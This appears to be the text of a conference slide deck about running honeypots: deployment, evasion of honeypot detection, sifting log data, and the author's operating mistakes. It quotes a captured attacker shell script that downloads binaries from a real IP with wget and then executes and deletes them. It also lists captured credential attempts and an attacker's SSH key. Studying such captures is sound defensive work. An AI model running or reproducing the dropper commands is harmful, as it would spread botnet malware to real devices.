## Like Bees To A Honeypot

A Journey Through Honeypot Deployments

### Agenda

- Intro
- Collecting Data
- Sighting Data
- Mistakes & Recommendations
- Conclusion

### About Me

What I do for work

• Labs Infrastructure, Tooling & Automation @ XVMRAY

#### What I do for fun

- Honeypots
- CTF
- Photography



### Preface

#### A tale of things I've tried and am trying



https://www.flickr.com/photos/duncan/5364883/in/photostream/


### Preface

- Preserve my Honeypot tweaks
- Few public talks b/c of this

## Intro

Technicalities

### "A honeypot is a (...) system intended to mimic likely targets of cyberattacks"[1]




https://www.reddit.com/r/techsupportgore/comments/aenq1f/what could possibly go wrong/

- Can emulate a Server
- Or a client



- Low Interaction
  - Credential Logger
- Medium Interaction
  - (Some) system simulation
- High Interaction
  - Full system (MitM Proxy)



### Why?

- Find attackers in your Network
- General grasp of attacks
- Get open dirs / malware payloads

### My Journey




## Collecting Data

Technicalities



#### So you've got some spare hardware – let's do something with it Oh look, a Pi!

https://www.raspberrypi.org/blog/improving-low-light-camera-performance/



Internal Deployment

Internet-facing Deployment

### Deployment

#### You're exposing code that looks vulnerable to the world

And it most likely IS vulnerable, in other ways than you'd think

### Detection & Evasion

- [SSH/Telnet] Evaluate Hostname / SSH Version
  - disconnect if default versions are found
- Check default users & passwords

# Hostname for the honeypot. Displayed by the shell prompt of the virtual # environment # # (default: svr04) hostname = svr04

Tree: fbb82502b2 - cowrie / data / userdb.txt
🚔 supriyo-biswas Add regex support to the userdb. (#763)
2 contributors 📰 🛤
6 lines (6 sloc) 84 Bytes
1 root:x:!root
2 root:x:!123456
<pre>3 root:x:!/honeypot/i</pre>
4 root:x:*
5 richard:x:*
6 richard:x:fout

### **Detection & Evasion**

#### • [SSH/Telnet] Download Shellscript that contains wget URL

/bin/bash cd /tmp cd /var/run cd /mnt cd /root wget http://45.148.10.175/gafdse.mips chmod +x gafdse.mips ./gafdse.mips rm -rf gafdse.mips wget http://45.148.10.175/gafsde.mpsl chmod +x gafsde.mpsl ./gafsde.mpsl rm -rf gafsde.mpsl wget http://45.148.10.175/gafsde.sh4 chmod +x gafsde.sh4 ./gafsde.sh4 rm -rf gafsde.sh4 wget http://45.148.10.175/gadfe.x86 chmod +x gadfe.x86 ./gadfe.x86 rm -rf gadfe.x86 wget http://45.148.10.175/gaefds.arm6 chmod +x gaefds.arm6 ./gaefds.arm6 rm -rf gaefds.arm6

### Detection & Evasion

- Cat & Mouse game
- 32C3 Talk: Breaking Honeypots for Fun and Profit[1]

### Customize your Honey

- Most attacks: automated
- Change defaults
  - Host- / Username
  - Version strings
- Make it look real

# Sighting Data

Technicalities

• So you've got all your honeypots running nice and well, but...

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## Sighting Data

- Haystack of semi-structured log data
- Splunk / Elastic



### Sighting Data / Filtering Noise

#### • Hard to see interesting events through noise

Latest file downloads (deduplicated)											
Source \$	# times seen \$	SHA256 Hash 🗘	Target Filename 🗘	User ¢	Password \$	Source IP \$					
stdin (Telnet)	1	a64ae407e47e837f131615cd60e4ea664bcfe686a858dd6b39b3284d68786a27	/tmp/up.txt	pi	1234	111.231.255.52					
stdin (Telnet)	1	164d962e83e6f3b1439388622740d95428de9441b926a585338a4c69b3c22637	/tmp/up.txt	root	computer	34.95.236.170					
stdin (Telnet)	2	f8d9246b73359dd49ad49090791557dfdc816718636199badecc97ebd7e8d3ae	/tmp/up.txt	root	penelopa	217.5.227.203					
stdin (Telnet)	1	caa90585bbab14b648f9ca5032467839cabc8fb36990f259688d1838cff7fe06	/tmp/up.txt	root	wizard	221.231.126.170					
stdin (Telnet)	2	6733e583626db40f4645b5a8007b012a23e237204177a84e40ed97166a041427	/tmp/up.txt	root	skippy	27.34.251.34					
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stdin (Telnet)	2	329ad33b3842fb6be4d0e003ad269dddea1e77e730dd2175dc2e1bf1cc1dfc44	/tmp/up.txt	root	future	61.35.4.150					
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## The Fun Stuff

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Everybody fails from time to time

- Let's do quick maintenance on HP host
- WHY IS MY SSH KEY NOT WORKING?! IT'S THE RIGHT PASSWORD!
- Oh.
  - Reset all passwords and keys, scrub all my data out of Splunk dashboards



### Maintenance Fuckups

- All infrastructure up & running
- Deadpooling [1]



[1] https://tech.slashdot.org/story/19/12/08/1549222/20-low-end-vps-providers-suddenly-shutting-down-in-a-deadpooling-scam

- Let's move Splunk to another host
  - I forgot to check backups
- And I'm not the only one

Lost 7 years of malware research data because of some guy ran into a transform pole near my house and the surges caused my server running ES to die. Luckily I managed to recover about 99% of the data, time to invest in a backup system I guess...

Tweet übersetzen 7:42 nachm. · 22. Feb. 2020 · Twitter Web App



- Deploy Honeypots to system Python
- apt update



- See lot of denied PWs
- Mass copy & update Cowrie DB
- Allows no more logins



- Ran Honeypots as root
- System's owned



NUKE IT FROM ORBIT

It's the only way to be sure!

- Monitor your HPs
  - Storage & Services
  - Clean payloads & logs

(venv) hp@v2201912109582104170:~/hp\$ bin/cowrie start Using activated Python virtual environment "/opt/cowrie/hp/venv" Starting cowrie: [twistd \_\_\_\_umask=0022 --pidfile=var/run/cowrie.pid --logger cowrie.pytho An error has occurred: b'OSError: [Errno 28] No space left on device Please look at log tile for more information.



### Hints for aspiring "developers"

• Do something after you connect



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### Hints for aspiring "developers"

• Provide actual login data Login String \$

10/14/19

8:36:33.000

>

e actual login data	Login Sung -	
	enable:system	
	sh:shell	22:105.255.136.234
		22:112.226.119.104
	iptables -F:/bin/busybox FBOT	22,104 114 120 106
	linuxshell:development	22:194.114.139.186
		22:195.25.241.112
{ [-] PM password: null		22:1qaz@WSX
<pre>referrer: null src_ip: 68.183.231.185</pre>		22:3.212.2.141
<pre>useragent: Mozilla/5.0 (X11; U username: [login]</pre>	buntu; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0	22:35.156.153.96
Show as raw text		
host = 10.10.10.75 source = honeypr	ess sourcetype = json	

### Hints for aspiring "developers"

• Are you sure your wget string is right?



#### • Just dump your complete collection in a Hail Mary

Time \$	1	src_ip \$	1	shasum 🗘	1	session \$	1
29.02.20 14:45:3	37	45.95.168.10	2	07adc1465bd65ad06566eed8bfef851e00f2afa5a46d11f663096f277a822434		aa250ebce10f	
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- IoT Honeypot: User Agents
- Keep in mind: easily forgeable

HTTP Banner Detection (https://security.ipip.net)

Hello, world

NetSystemsResearch studies the availability of various services across the internet. Our website is netsystemsresearch.com

kubectl/v1.12.0 (linux/amd64) kubernetes/0ed3388

• There's always this one special friend you have

#### Top 10 connection count by IPs

Count ‡	Source IP ¢	City ‡	Country \$	ASN \$	ASN Name \$
289	91.209.54.54		Russia	48195	Blokhin Evgeniy Aleksandrovich

• ... that runs his own ASN

- First seen: 12/2019
- Distribution ongoing
- To date: 1.100+ different source IPs

ssh-rsa

AAAAB3NzaC1yc2EAAAABJQAAAQEArDp4cun2lhr4KUhBGE7VvAcwdli2a8dbnrTOr bMz1+5O73fcBOx8NVbUT0bUanUV9tJ2/9p7+vD0EpZ3Tz/+0kX34uAx1RV/75GVO mNx+9EuWOnvNoaJe0QXxzilg9eLBHpgLMuakb5+BgTFB+rKJAw9u9FSTDengvS8hX 1kNFS4Mjux0hJOK8rvcEmPecjdySYMb66nylAKGwCEE6WEQHmd1mUPgHwGQ0h WCwsQk13yCGPK5w6hYp5zYkFnvlC8hGmd4Ww+u97k6pfTGTUbJk14ujvcD9iUKQ TTWYYjIlu5PmUux5bsZ0R4WFwdIe6+i6rBLAsPKgAySVKPRK+oRw== mdrfckr

- Next for me:
  - High Interaction Honeypots on Nested Virtualization
  - More Automation & Tooling integration

- Our honeypots & dashboards
  - IP Cam Honeypot: <a href="https://github.com/CMSecurity/CameraObscura">https://github.com/CMSecurity/CameraObscura</a>
  - SMTP Honeypot: <u>https://github.com/CMSecurity/mailhon</u>
  - Splunk Dashboards: <u>https://github.com/CMSecurity/splunk-hp-dashs</u>
- Projects & Resources
  - T-Pot: <u>https://github.com/dtag-dev-sec/tpotce</u>
  - Cowrie: <a href="https://github.com/cowrie/cowrie">https://github.com/cowrie/cowrie</a>
  - ADBHoney: <a href="https://github.com/huuck/ADBHoney">https://github.com/huuck/ADBHoney</a>
  - Awesome Honeypots: <a href="https://github.com/paralax/awesome-honeypots">https://github.com/paralax/awesome-honeypots</a>
  - Honeynet: <u>https://www.honeynet.org/</u>

- Deploy today!
  - Low cost
  - Low maintenance
  - High value



## Fin. Questions?

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